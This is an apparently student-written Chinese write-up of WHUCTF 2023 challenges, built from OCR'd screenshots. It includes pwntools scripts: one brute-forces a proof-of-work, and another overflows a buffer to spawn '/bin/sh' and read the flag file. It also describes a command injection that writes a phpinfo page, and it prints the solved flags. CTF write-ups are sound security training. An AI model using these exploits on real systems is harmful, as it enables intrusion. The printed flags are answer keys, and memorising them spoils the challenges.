



segments

Flag 在开头的段名称中




Tetris (checkin)

Flag 就藏在网页 js 文件的注释里面




magic

把除了乱七八糟符号以外的字符（除了-）去掉就是 flag




miaES

AES 解密，写一个解密脚本即可



Signin


对分查找数字即可

A terminal window titled "终端" (Terminal) with standard window controls. It displays a game where the user must guess a number between 0 and 1024. The game provides 10 chances. The user's inputs are 512, 256, 384, 448, 416, 432, 424, 428, 426, and 427. The game responds with "too LARGE" or "too SMALL" and updates the remaining chances. After the 10th guess (427), the game declares "Bingo!" and provides the flag: NOCTF{WelC0m3_4nd_tRy_70_ch4l14ng3_y0us3lF}.

```
Welcome to WHUCTF 2023!
Let's play a mini game to find the checkin flag!
Can you guess the number(0 <= number < 1024) I want?
[10 CHANCE REMAIN] Please input: 512
Seems your input is too LARGE.
[9 CHANCE REMAIN] Please input: 256
Seems your input is too SMALL.
[8 CHANCE REMAIN] Please input: 384
Seems your input is too SMALL.
[7 CHANCE REMAIN] Please input: 448
Seems your input is too LARGE.
[6 CHANCE REMAIN] Please input: 416
Seems your input is too SMALL.
[5 CHANCE REMAIN] Please input: 432
Seems your input is too LARGE.
[4 CHANCE REMAIN] Please input: 424
Seems your input is too SMALL.
[3 CHANCE REMAIN] Please input: 428
Seems your input is too LARGE.
[2 CHANCE REMAIN] Please input: 426
Seems your input is too SMALL.
[1 CHANCE REMAIN] Please input: 427
Bingo! Here is your flag: NOCTF{WelC0m3_4nd_tRy_70_ch4l14ng3_y0us3lF}
^[^A
```

Lunar

通过路牌和行车方向推测是澳大利亚的 Abercrombie st 附近，找到



```
Flag mygo.py lunar.py pow.py x exp.c double_get.py lzibs.py
code > py > pow.py > ...
1 from re import L
2 from pwn import *
3 import hashlib, string, random
4
5 io = remote("127.0.0.1", 37661)
6 temp = io.recvline()
7 templ = temp.split(b"==")
8 part_proof = bytes.decode(templ[0].split(b"XXXX")[1])[1:-2]
9 sha = bytes.decode(templ[1]).strip()
10 table = string.ascii_letters + string.digits
11 while True:
12     XXXX = "".join([random.choice(table) for _ in range(4)])
13     temp_proof = XXXX + part_proof
14     temp_sha = hashlib.sha256(temp_proof.encode()).hexdigest()
15     if sha == temp_sha:
16         io.recvuntil(b"[+] Give Me XXXX :")
17         print(XXXX)
18         io.sendline(XXXX.encode())
19         break
20 io.interactive()

[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Closed connection to 127.0.0.1 port 37581
lzc@lzc-virtual-machine:~/code$ /bin/python3 /home/lzc/code/py/pow.py
[*] Opening connection to 127.0.0.1 on port 37661: Done
afhl
[*] Switching to interactive mode

You have two choices. Tell me where she is or leave now.
1.Tell me her position
2.Go away
[-] $ 1
Please give me Latitude and longitude that I can directly to search in the google map:
[-] $ -33.8884772,151.1981382
Unbelievable! How did you get it!
This is my award:
NOCTF{Y0u_4re_7h3_MaSt3r_of_7h3_REc0n_c@nGra7u1at1on3_54b49b24bba1}
```

利用栈溢出


```
Flag mygo.py x lunar.py get_timeseed_rand.py get_n.py pow.py exp.c lzibs.py
```

```
code > py > mygo.py > ...  
1 from pwn import*  
2 p=remote("0.0.0.0",44315)  
3 p.recvuntil('Please')  
4 p.sendline(b'1')  
5 s=b''  
6 p.sendline(b'/sh\x00')  
7 for i in range(0,60):  
8     p.send(s)  
9 p.sendline(b'/bin/sh\x00')  
10 p.interactive()
```

```
$  
[*] Closed connection to 127.0.0.1 port 37661  
lzc@lzc-virtual-machine:~/codes$ /bin/python3 /home/lzc/code/py/mygo.py  
[*] Opening connection to 0.0.0.0 on port 44315: Done  
/home/lzc/code/py/mygo.py:3: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes  
p.recvuntil('Please')  
[*] Switching to interactive mode  
input your choice:  
1. System execution  
2. Map  
3. Exit  
-----  
Please input your name: Hello, /sh 0000000000000000000000000000000000000000000000000000000000000000/bin/sh  
Please input the command: $ ls  
Invalid input!  
/bin/sh: s: not found  
$ ls  
bin  
dev  
flag  
lib  
lib64  
pwn  
usr  
$ cat flag  
flag{ddcb65fc-e67d-4a0d-b34f-8c6e72b1a9f1}
```

pingtest

将 phpinfo 写入一个新 txt 文档再转为 php，查看 phpinfo，搜索 flag



Screen Recording 2023-10-29 at 15:30:36

localhost:54538/123.php

flag

Variable	
SHLV	0
KUBERNETES_PORT_443_TCP_PROTO	tcp
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
KUBERNETES_PORT_443_TCP_ADDR	10.96.0.1
APACHE_RUN_DIR	/var/run/apache2
APACHE_ENVVARS	/etc/apache2/envvars
KUBERNETES_SERVICE_HOST	10.96.0.1
GZCTF_FLAG	flag(485eb5ff-f8b1-4f3b-b80b-9e1bfe18a51c)
KUBERNETES_PORT	tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT	443
APACHE_RUN_USER	www-data
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_ASC_URL	https://www.php.net/distributions/php-7.4.33.tar.xz.asc
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64

PHP Variables